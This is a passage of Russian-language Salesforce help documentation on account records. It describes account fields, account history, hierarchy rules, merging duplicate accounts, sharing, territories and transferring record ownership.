Имя организации	Имя отдельного лица. Имя организации-лица не может быть изменено напрямую. Система Salesforce комбинирует имя организации на основе полей «Личное имя» и «Фамилия», порядок отображения которых определяется языковыми параметрами пользователя. Если организация использует поля «Отчество» и «Суффикс», то данные поля также являются частью имени организации.	
Имя организации (на родном языке)	Имя организации, переведенное на родной язык.	
Номер организации	Регистрационный номер или номер отслеживания организации. Данное поле может содержать не более 40 символов.	
Ответственный за организацию	Назначенный ответственный за организацию. Недоступно в версии Personal Edition.	
Тип записи организации	Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях: Professional Edition, Enterprise	

Поле	Описание	Поле контакта
	Edition, Unlimited Edition, Performance Edition и Developer Edition.	
Местоположение организации	Сведения о местоположении организации (например, *«Один офис»*, *«Головной офис»* или *«Филиал»*). Данное поле может содержать не более 80 символов.	
Годовой доход	Сумма дохода за год.	
Ассистент	Ассистент контакта. Не более 40 символов.	✔
Тел. ассистента	Номер телефона ассистента. Не более 40 символов.	✔
Город для счета	Часть адреса для выставления счета: название города. Допускается до 40 символов.	
Страна для счета	Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	
Область/штат для счета	Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	
Улица для счета	Часть адреса для выставления счета: название улицы. Данное поле может содержать не более 255 символов.	
Почтовый индекс для счета	Часть адреса для выставления счета: почтовый индекс. Допускается до 20 символов.	
Дата рождения	День рождения контакта. Щелкните поле и выберите дату в календаре.	✔
Создано	Пользователь, создавший организацию, а также дата и время создания. (Только для чтения)	

Поле	Описание	Поле контакта
Настраиваемые ссылки	Список настраиваемых ссылок для организаций, заданных администратором.	
Отдел	Связанное подразделение организации. Не более 80 символов.	✔
Описание	Описание организации. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.»	
Не звонить	Желает ли контакт, чтобы связь осуществлялась по телефону. При использовании Data.com значение поля «Телефон» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.	✔
Электронная почта	Адрес эл. почты контакта. Требуется действительный адрес электронной почты. Не более 80 символов.	✔
Без рассылки по эл. почте	Желает ли контакт получать электронные сообщения. При использовании Data.com значение поля «Эл. почта» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.	✔
Сотрудники	Количество работников в организации.	
При сохранении оценить данную организацию по правилам территории	Если данный флажок установлен, то правила назначения выполняются при редактировании и сохранении организации. Отображение данного поля и наличие установленного флажка определяются администратором при настройке макета страницы для организаций. См. раздел «Управление территориями» на странице 1617.	
Исключить из правил назначения территорий	Если данный флажок установлен, то организация не оценивается при выполнении правил назначения, то есть автоматическое назначение территориям не выполняется. Кроме	

Поле	Описание	Поле контакта
	того, организация, назначенная территориям в результате выполнения правил назначения, удаляется из этих территорий при установке данного флажка. Наличие данного флажка влияет только на назначения организации, основанные на правилах, и не влияет на назначения, выполненные вручную. См. раздел «Управление территориями» на странице 1617.	
Факс	Номер факса. Данное поле может содержать не более 40 символов.	
Без рассылки по факсу	Желает ли контакт быть включенным в список рассылок по факсу.	✔
Личное имя	Имя отдельного лица. Данное поле может содержать не более 40 символов.	✔
Дом. тел.	Номер домашнего телефона контакта. Не более 40 символов.	✔
Отрасль	Основной род деятельности организации. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Фамилия	Фамилия отдельного лица. Данное поле может содержать не более 80 символов.	✔
Источник интереса	Источник записи: например, реклама, партнер или Интернет. Источник выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов на каждое значение из раскрывающегося списка.	✔
Город в почтовом адресе	Часть почтового адреса: название города. Не более 40 символов.	✔
Страна в почтовом адресе	Часть почтового адреса: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле,	✔

Поле	Описание	Поле контакта
	являющееся текстовым, может содержать не более 80 символов.	
Область/штат в почтовом адресе	Часть почтового адреса: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.	✔
Улица в почтовом адресе	Часть почтового адреса: название улицы. Не более 255 символов.	✔
Индекс в почтовом адресе	Часть почтового адреса: почтовый индекс. Не более 20 символов.	✔
Отчество	Отчество отдельного лица. Данное поле может содержать не более 40 символов. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку «*Пользовательский интерфейс*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите Включить суффиксы для имен пользователей.	✔
Мобильный	Номер мобильного телефона контакта. Не более 40 символов.	✔
Изменено	Пользователь, который изменял поля организации последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка организации. (Только для чтения)	
Другой город	Часть другого почтового адреса контакта: название города. Не более 40 символов.	✔
Другая страна	Часть дополнительного адреса: название страны. Значение выбирается из раскрывающегося списка	✔

Поле	Описание	Поле контакта
	стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.	
Другой тел.	Другой номер телефона контакта. Не более 40 символов.	✔
Другие область/штат	Часть дополнительного адреса: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.	✔
Другая улица	Часть другого почтового адреса контакта: название улицы. Не более 255 символов.	✔
Другой почтовый индекс	Часть другого почтового адреса контакта: почтовый индекс. Не более 20 символов.	✔
Ответственность	Форма собственности компании (например, общественная или личная). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Тел.	Основной номер телефона организации. Данное поле может содержать не более 40 символов.	
Рейтинг	Присвоение рейтинга организации (например, Hot или Cold). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Приветствие	Приветствие при обращении к контакту (например, господин, госпожа, профессор). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов.	✔

Поле	Описание	Поле контакта
Город доставки	Часть основного почтового адреса или адреса для доставки: название города. Допускается до 40 символов.	
Страна доставки	Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	
Область/штат доставки	Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.	
Улица доставки	Часть основного почтового адреса организации или адреса для доставки: название улицы. Допускается до 255 символов.	
Почтовый индекс доставки	Часть основного почтового адреса или адреса для доставки: почтовый индекс. Допускается до 20 символов.	
Код SIC	Код основного рода деятельности организации. Данное поле может содержать не более 10 символов.	
Суффикс	Суффикс имени отдельного лица. Данное поле может содержать не более 40 символов. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите Включить суффиксы для имен пользователей.	✓

Поле	Описание	Поле контакта
Территории	Территории, назначенные организации. См. раздел «Управление территориями» на странице 1617.	
Биржевой символ	Буквенное сокращение, используемое для определения публично торгуемых акций отдельной компании. Также называется биржевым символом акций. Данное поле может содержать не более 20 символов.	
Должность	Должность контакта внутри организации. Не более 80 символов.	✔
Тип	Тип организации (например, клиент, конкурент или партнер). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Веб-сайт	URL-адрес веб-сайта организации (например, www.acme.com). Данное поле может содержать не более 255 символов; отображаются только первые 50 символов.	

СМ. ТАКЖЕ:

Организации

Журнал организации

Связанный список «Журнал организации» на странице сведений об организации отслеживает изменения, внесенные в данную организацию. При каждом изменении отслеживаемого стандартного или настраиваемого поля организации в связанный список «Журнал организации» добавляется новая запись. Для организаций-лиц это дополнение отслеживает любые соответствующие поля контактов. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал организации не фиксирует изменения, вносимые в связанные списки организации.

СМ. ТАКЖЕ:

- Организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Рекомендации в отношении использования иерархий организаций

В иерархии организаций отображаются организации, связанные через данные в поле «Родительская организация». Ниже перечислены рекомендации по созданию иерархии организаций.

Рекомендации по использованию иерархии организаций в Lightning Experience

Ниже перечислены рекомендации по созданию иерархий организаций в Lightning Experience.

Рекомендации по использованию иерархий организаций в Salesforce Classic

Ниже перечислены рекомендации по созданию иерархий организаций в Salesforce Classic.

СМ. ТАКЖЕ:

- Поля организаций
- Рекомендации по созданию организаций

Рекомендации по использованию иерархии организаций в Lightning Experience

Ниже перечислены рекомендации по созданию иерархий организаций в Lightning Experience.

Организации с несколькими местонахождениями
При наличии у компании нескольких филиалов рекомендуем использовать поле «Местоположение организации», позволяющее отличить один филиал от другого.

Организации в подразделениях
Если активны подразделения, с помощью поля «Родительская организация» можно различать подразделения.

Отображение организаций
Страница «Иерархия организации» в Lightning Experience может содержать не более 2 000 организаций. (Чтобы просмотреть организации в другой части иерархии, войдите в иерархию другой организации.) Иерархия не показывает сведения об организациях, для которых нет полномочий на просмотр.

Организации-лица не поддерживаются
Поле «Родительская организация» и действие «Просмотр иерархии организации» не поддерживают организации-лица.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:
- «Чтение» для организаций

Рекомендации по использованию иерархий организаций в Salesforce Classic

Ниже перечислены рекомендации по созданию иерархий организаций в Salesforce Classic.

- В Salesforce Classic в иерархии организаций отображается до 500 дочерних организаций. Иерархия не показывает сведения об организациях, для которых нет полномочий на просмотр.
- При наличии у компании нескольких филиалов рекомендуем использовать поле «Местоположение организации», позволяющее отличить один филиал от другого.
- Если в вашей организации активны подразделения, организации, связанные посредством поля «Родительская организация», могут и не быть в том же подразделении.
- Поле «Родительская организация» и действие «Просмотр иерархии организации» не поддерживают организации-лица.
- Чтобы указать организацию как дочернее предприятие, измените дочернюю организацию и введите имя существующей организации в поле «Родительская организация». Чтобы найти или создать родительскую организацию, щелкните значок поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:
- «Чтение» для организаций

Объединение повторяющихся организаций

Объединение нескольких организаций в одну позволяет аккуратно хранить данные и концентрироваться на закрытии сделок.

Рекомендации по объединению повторяющихся организаций

Ниже перечислены рекомендации по объединению повторяющихся записей организаций.

Объединение повторяющихся организаций в Lightning Experience

Объединяйте несколько организаций в одну с помощью Lightning Experience.

Объединение повторяющихся организаций в Salesforce Classic

Объедините несколько организаций в одну с помощью Salesforce Classic.

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся организаций

Рекомендации по объединению повторяющихся организаций

Ниже перечислены рекомендации по объединению повторяющихся записей организаций.

Объединение повторяющихся организаций: советы и ошибки в программах (Salesforce Classic)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие

Кого можно объединить

Объединение организаций доступно администратору Salesforce, ответственному или его менеджеру в иерархии ролей, а также пользователю с соответствующими полномочиями. (Такими полномочиями являются «Удаление» для организаций и «Правка» для связанных объектов, таких как возможности и обращения.)

Правила общего доступа

В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition правила общего доступа применяются к объединенной организации. Кроме того, объединенная организация использует любой общий доступ, установленный вручную для основной записи.

Избыточные взаимосвязи

При попытке объединить организации, которые косвенно связаны с одним и тем же контактом, Salesforce отображает сообщение, в котором предлагается удалить избыточные взаимосвязи. В записях организаций управление косвенными связями осуществляется из списка "Связанные контакты".

Связанные элементы, ленты Chatter и вложения

Когда повторяющиеся записи связаны с кампаниями, действиями или другими элементами, Salesforce связывает эти элементы с объединенной записью (с некоторыми исключениями). Сохраняются только ленты Chatter из основной записи. Имеющиеся в лентах Chatter вложения сохраняются в Salesforce, но не связываются с объединенной записью. Чтобы связать отдельные файлы с объединенной записью, найдите их на начальной странице «Файлы» (в версии Lightning Experience) или на вкладке «Файлы» (в версии Salesforce Classic). Затем добавьте их в связанный список «Файлы» объединенной записи.

Скрытые и доступные только для чтения поля

Salesforce сохраняет все данные, приведенные в скрытых или доступных только для чтения полях, например параметры общего доступа, из основной записи. При выполнении объединения скрытые поля не отображаются. В объединенной записи сохраняются значения полей «Создано» и дата «Дата создания» из самой старой из объединяемых записей, независимо от того, какая запись является основной. В записи дата объединения отображается в поле «Последнее изменение сделано».

Иерархия организаций
В Lightning Experience можно выбрать родительскую организацию для сохранения. В Salesforce Classic в объединенной записи сохраняется иерархия организаций из основной записи.

Неосновные организации
Неосновные организации переносятся в корзину.

Подразделения
Если в вашей организации включены подразделения, объединенная запись назначается подразделению, указанному в основной записи, если только пользователь не выбрал другое подразделение.

Группы взаимосвязи
Версия Lightning Experience не поддерживает объединение организаций, связанных с группами взаимосвязи.

Участники рабочей группы

Участники рабочих групп из неосновных организаций
Объединенная организация сохраняет всех участников рабочей группы из неосновных организаций, даже если они относятся к разным группам.

Полномочие для объединения групп
Чтобы объединить организации, участники которых имеют более высокий уровень доступа к записи, чем ваш, вы должны иметь полномочие «Изменение всех данных». Например, предположим, что вы являетесь ответственным за организации, но у участника группы, работающей с организациями, больше прав доступа к дочерним записям организации, чем у вас. Для объединения этих организаций вам потребуется полномочие «Изменение всех данных».

Организации-лица

Отсутствие поддержки объединения организаций-лиц в Lightning Experience
Lightning Experience не поддерживает объединение организаций-лиц.

Поддержка портала
В Salesforce Classic нельзя объединить организации лица, в которых включено использование клиентского портала.

Организации-лица и организации-компании в Salesforce Classic
В Salesforce Classic, если в вашей организации включены организации-лица, при поиске повторов возвращаются как организации-компании, так и организации-лица. Однако организация-лицо не может быть объединена с организацией-компанией, и наоборот. Организации-лица обозначаются значком организации-лица ( ).

Избыточные взаимосвязи
В Salesforce Classic при попытке объединить организации-лица, которые косвенно связаны с одним и тем же контактом или организацией, Salesforce отображает сообщение, в котором предлагается удалить избыточные взаимосвязи. Косвенные взаимосвязи с организациями и контактами оцениваются отдельно друг от друга. При наличии конфликтов с обоими элементами их необходимо устранять по отдельности.

Сообщества

- Чтобы объединять организации, связанные с сообществами, необходимо иметь полномочие «Управление внешними пользователями». Также необходимы полномочия для удаления организаций и изменения связанных записей, таких как возможности и контакты.
- При объединении организаций с контактами, связанными с сообществом, контакты должны принадлежать одному типу сообществ.

- При объединении организаций, контакты которых связаны с несколькими сообществами одного типа, уровень доступа контактов к определенному сообществу не меняется. Доступное сообщество определяется профилем пользователя сообщества.
- Организация-партнер, объединяемая с организацией, которая не является партнером, должна быть выбрана в качестве основной записи.
- При объединении организации-партнера с организацией, которая не является партнером, смена ответственности не поддерживается.
- Чтобы обеспечить включение в объединенную организацию контактов, связанных с сообществом, выберите организацию с пользователями сообщества в качестве основной записи.

Управление территориями (только в Salesforce Classic)

Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

- Если ни для одной из исходных организаций не установлен флажок «Исключить из правил назначения организаций», правила назначения организаций применяются к объединенной организации для определения ее территорий. Таким образом, любые территории, добавленные к неосновным организациям вручную, вручную добавляются и к новой организации.
- Если по крайней мере для одной исходной организации установлен флажок «Исключить из правил назначения организаций», происходит следующее.
  - Правила назначения организаций не применяются к объединенной организации.
  - Объединенная организация наследует все территории из неосновных организаций.
  - Если для назначения территорий неосновным организациям применялись правила назначения, эти правила также используются в отношении территорий объединенной организации, даже если они не применяются к этой организации.
  - Территория, назначенная одной из неосновных организаций вручную, назначается объединенной организации также вручную.
  - Территория, добавленная в одну организацию вручную, а в другую — на основе правил, добавляется в объединенную организацию также вручную.

Управление территорией предприятия (только в Salesforce Classic)

Данные сведения относятся только к функции управления территорией предприятия и не связаны с исходной функцией управления территориями.

- Территория, назначенная одной из объединяемых организаций вручную (в отношении моделей во всех состояниях), назначается объединенной организации также вручную, если она еще не назначена.
- Правила назначения организаций выполняются для объединенной организации активной территориальной модели только при наличии флажка *«Выбрать по умолчанию»* для параметра «При сохранении оценить данную организацию по правилам территории» в свойствах соответствующего макета страницы.
- Если поле «Исключить из правил назначения территорий» содержит объединенное значение «истина», то: 1) правила назначения территорий не оцениваются даже при наличии флажка *«Выбрать по умолчанию»*, установленного для параметра «При сохранении оценить данную организацию по правилам территории» в свойствах соответствующего макета страницы; 2) любое текущее правило на основе связей между территориями в активной модели удаляется из объединенной организации.

- При использовании неактивных территориальных моделей («Планирование» или «Архивировано») связанные территории на основе правила не изменяются для объединенной организации, даже если значения полей объединенной организации не соответствуют заданным правилам.

СМ. ТАКЖЕ:

Объединение повторяющихся организаций

Группы, работающие с организациями

Что такое организация-лицо?

Объединение повторяющихся организаций в Lightning Experience

Объединяйте несколько организаций в одну с помощью Lightning Experience.

1. Выберите запись организации. Если имеются повторы этой записи, они будут приведены в связанном списке «Возможные повторы». Либо щелкните ссылку **«Просмотр повторов»**, которая отображается в организации.
2. Выберите до трех записей организаций для объединения. Нажмите кнопку **«Продолжить»**.
3. Выберите одну запись организации в качестве основной.
4. Выберите значения полей, которые требуется сохранить.
5. Подтвердите объединение записей, щелкнув **«Далее»**, а затем — **«Объединение организаций»**.

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся организаций

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Организации-компании доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Организации-лица не поддерживаются в Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для объединения организаций-компаний:

- «Удаление» для организаций

  И

  «Правка» для связанных объектов, таких как возможности и обращения.

Объединение повторяющихся организаций в Salesforce Classic

Объедините несколько организаций в одну с помощью Salesforce Classic.

1. Щелкните ссылку **«Объединение организаций»** в разделе «Инструменты» на вкладке «Организации». Если функция объединения не отображается, попросите администратора проверить ваши полномочия.
2. Чтобы найти повторяющиеся организации, введите критерий поиска. Нажмите кнопку **«Найти организации»**.
3. Выберите до трех организаций, которые необходимо объединить. Нажмите кнопку **«Далее»**.
4. Выберите одну организацию в качестве основной записи.
5. Выберите нужные поля в каждой записи. Поля с конфликтующими значениями будут выделены.
6. Нажмите кнопку **«Объединить»**.

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся организаций

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для объединения организаций-компаний:

- «Удаление» для организаций

  И

  «Правка» для связанных объектов, таких как возможности и обращения.

Для объединения организаций-лиц:

- «Удаление» для организаций

  И

  «Чтение» для контактов

Предоставление общего доступа к организациям

Модель общего доступа организации и стандартные уровни доступа к территориям определяются администратором. Однако пользователи могут расширить уровень доступа к собственным данным для отдельных организаций. Предоставление общего доступа к организациям позволяет расширить текущий уровень доступа; стандартные уровни доступа организации не могут быть дополнительно ограничены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Организации-компании доступны в версиях: **Все** версии, кроме **Database.com**.

Организации-лица доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений об организации. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **Добавить**.

  Прим.: При предоставлении общего доступа к организации система Salesforce предлагает предоставить общий доступ к любым связанным контактам, возможностям или обращениям, вплоть до текущего уровня доступа. Кроме того, версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют предоставлять общий доступ к связанным записям прямо на соответствующих страницах сведений. Убедитесь, что общедоступные записи доступны пользователям как минимум для чтения.

  Также общий доступ к организации может быть предоставлен путем создания группы, работающей с организациями.

- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную. Кроме того, можете изменить правило общего доступа «Ответственный» для организаций.

СМ. ТАКЖЕ:

Управление территориями

Группы, работающие с организациями

Запись переведенных имен

Рекомендуем использовать поля локальных имен для хранения переведенных имен организаций, контактов или интересов.

Например, имя организации может быть сохранено в вашей организации Salesforce на языке организации по умолчанию и на языке пользователя. Ниже перечислены поля, значения которых могут иметь локальный вариант.

Стандартное поле	Поле локального имени
Имя организации	Имя организации (на родном языке)
Контакт: Личное имя	Контакт: Личное имя (на родном языке)
Контакт: Отчество	Контакт: Отчество (на родном языке)
Контакт: Фамилия	Контакт: Фамилия (на родном языке)
Интерес: Компания	Интерес: Название компании (на родном языке)
Интерес: Личное имя	Интерес: Личное имя (на родном языке)
Интерес: Отчество	Интерес: Отчество (на родном языке)
Интерес: Фамилия	Интерес: Фамилия (на родном языке)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Организации-компании доступны в версиях: **Все** версии, кроме **Database.com**.

Организации-лица доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Локальные имена не влияют на языковые настройки пользователя. В зависимости от параметров макета страницы, оба имени могут отображаться на странице сведений или редактирования.

СМ. ТАКЖЕ:

Организации

Изменение территорий организации

Чтобы изменить территории, назначенные организации вручную, выполните указанные ниже действия.

1. Щелкните ссылку **«Изменить»** в поле «Территории» на странице сведений об организации.
2. Просмотрите территории, которые содержат организацию, добавленную посредством активных правил назначения, в поле «Назначения территорий на основе правил». Данная страница не может использоваться для удаления организации из этих территорий. Чтобы удалить организацию, рекомендуем изменить правила назначения, использованные для ее оценки.
3. Чтобы просмотреть имена территорий, назначенных организации вручную, воспользуйтесь полем «Выбранные территории».
4. Чтобы переместить территории из списка «Доступные территории» в список «Выбранные территории» или наоборот, воспользуйтесь кнопкой **«Выбрать»** или **«Отменить выбор»**.
5. Чтобы разместить список «Выбранные территории» рядом или под списком «Доступные территории», щелкните **«Горизонтальное представление»** или **«Вертикальное представление»**.
6. Выберите территории, которые должны быть вручную назначены организации, и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление территориями

Назначение организаций территориям вручную

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Организации-компании доступны в версиях: **все** версии, кроме **Database.com Edition**.

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция управления территориями доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения территорий организации:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Изменение ответственного за запись

Вы можете передать ответственность за запись другому пользователю, если он имеет хотя бы полномочие «Чтение» для передаваемого типа записи.

1. Щелкните по ссылке на странице сведений о записи, чтобы изменить ответственного.

   Ответственность за запись может быть изменена только при наличии ссылки «Изменить».

2. Укажите или выберите имя нового ответственного. Если организация использует клиентский или партнерский портал Salesforce, то результаты, отображающиеся в диалоговом окне поиска пользователя, могут быть отфильтрованы путем выбора очереди или группы пользователей в раскрывающемся списке «Ответственный» или «Назначено».

   Прим.: Вы можете вводить или выбирать только тех пользователей, которые имеют полномочие быть ответственным за запись. Группы «Пользователь» и «Роли и внутренние подчиненные роли» не содержат пользователей клиентского портала или пользователей-партнеров.

3. Для уведомления нового пользователя установите флажок Отправлять электронное письмо-уведомление .

   Адрес эл. почты отправителя, отображающийся в уведомлении, — это обратный адрес, указанный в параметрах эл. почты.

   В версиях Professional, Enterprise, Unlimited, Performanceи Developer Edition текст сообщения эл. почты определяется параметром «Шаблон назначения обращения», настроенным на странице «Параметры поддержки». Текст сообщения эл. почты, связанного с другими записями, создается автоматически и не может быть настроен.

4. Ниже перечислены параметры, доступность которых определяется типом переносимого объекта и полномочиями пользователя.

Кнопка-флажок	Описание	Отображается для...
Изменить подразделение	Перенос записи в подразделение нового ответственного. Все записи, связанные с организацией, также переносятся в новое подразделение.	Организации и интересы в поле «Salesforce Classic», если вы можете просматривать или изменять поле «Подразделение».
Перенос открытых возможностей, которые не принадлежат текущему ответственному за организацию, или Перенос открытых возможностей, которые не принадлежат вам	Перенос открытых возможностей, принадлежащих другим пользователям, связанным с организацией.	Организации в Lightning Experience Организации в Salesforce Classic
Перенос закрытых возможностей	Перенос закрытых возможностей, связанных с организацией. Данный параметр применяется только к закрытым возможностям, которые принадлежат	Организации в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переноса отдельных записей:

- Перенос записи

Кнопка-флажок	Описание	Отображается для...
	ответственному за организацию; закрытые возможности других пользователей не изменяются.	
Перенос открытых обращений, принадлежащих текущему ответственному за организацию	Перенос любых открытых обращений, связанных с организацией и принадлежащих текущему ответственному за организацию.	Организации в Salesforce Classic
Перенос закрытых обращений	Перенос закрытых обращений, связанных с организацией. Данный параметр применяется только к закрытым обращениям, которые принадлежат ответственному за организацию; закрытые обращения других пользователей не изменяются.	Организации в Salesforce Classic
Сохранить группу, работающую с организациями	Перенос всех участников группы, работающей с организациями, в организацию нового ответственного.	Организации в Salesforce Classic
Сохранить группу, работающую с возможностями	Сохранение группы, работающей с возможностями, при переносе возможности новому ответственному. Доли возможности сохраняются, а проценты долей, назначенные предыдущему ответственному, передаются новому ответственному. В случае отсутствия данного флажка все участники группы, работающей с возможностями, и доли удаляются при переносе возможности. Прим.: При переносе закрытых потенциальных клиентов группа потенциальных клиентов и доли потенциальных клиентов сохраняются независимо от данного параметра.	Организации в Salesforce Classic Возможности в Salesforce Classic

Прим.: Если для изменяемого ответственного за организацию сняты оба флажка («Перенос закрытых возможностей» и «Сохранить группу, работающую с возможностями»), то уровню доступа участников рабочей группы к закрытым возможностям присваивается значение «Личный» (другими словами, участники группы, работающей с возможностями, теряют доступ ко всем закрытым возможностям).

5. Сохраните внесенные изменения.

Если на уровне организации по умолчанию для совместного использования объекта используется параметр «личное», после изменения владельца записи данного объекта может отображаться сообщение об ошибке. Это обусловлено тем, что у вас больше нет доступа к записи. Сообщение можно игнорировать.

СМ. ТАКЖЕ:

Перенос связанных элементов

Перенос связанных элементов

При изменении ответственного за запись некоторые связанные записи могут также быть переданы новому ответственному.

Важное замечание: Бизнес-правила, которые обновляют ответственных, *не* передают связанные элементы. Чтобы выполнить перенос, щелкните ссылку **«Изменить»** напротив имени ответственного в записи и выберите параметры переноса.

Тип записи	Связанные элементы для переноса
Организации	Контакты, контракты со статусом *«Черновик»*, вложения, примечания, открытые действия и заказы со статусом *«Черновик»*, связанные с переносимым контрактом или не связанные с контрактом. В зависимости от выбранных параметров, связанные элементы могут также включать: открытые возможности, которые не принадлежат текущему ответственному за организацию; закрытые возможности; открытые обращения, принадлежащие текущему ответственному за организацию; закрытые обращения. Пользователи-партнеры, связанные с переносимой организацией-партнером, перемещаются в иерархии ролей на уровень ниже нового ответственного. Контракты и заказы со статусом *«Активировано»* не передаются новому ответственному и доступны ему только для чтения.
Контакты	Примечания, вложения и открытые действия.
Заказы	Открытые задачи и будущие события (не применяется при назначении ответственности очереди).
Возможности	Примечания, вложения и открытые действия.
Интересы	Примечания, вложения и открытые действия. Открытые действия не передаются в том случае, если ответственность за интерес меняется посредством флажка «Назначить с помощью активного правила назначения».
Обращения	Примечания, вложения и открытые действия.
Кампании	Вложения и открытые действия.
Контракты	Примечания, вложения, открытые действия и заказы со статусом *«Черновик»*.
Настраиваемые объекты	Примечания, вложения и открытые действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: События, на которые пользователь приглашен и которые ему не принадлежат, не могут быть перенесены.

СМ. ТАКЖЕ:

Изменение ответственного за запись

Создание пользователей-партнеров

Поиск информации, связанной с организациями (связанные списки)

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
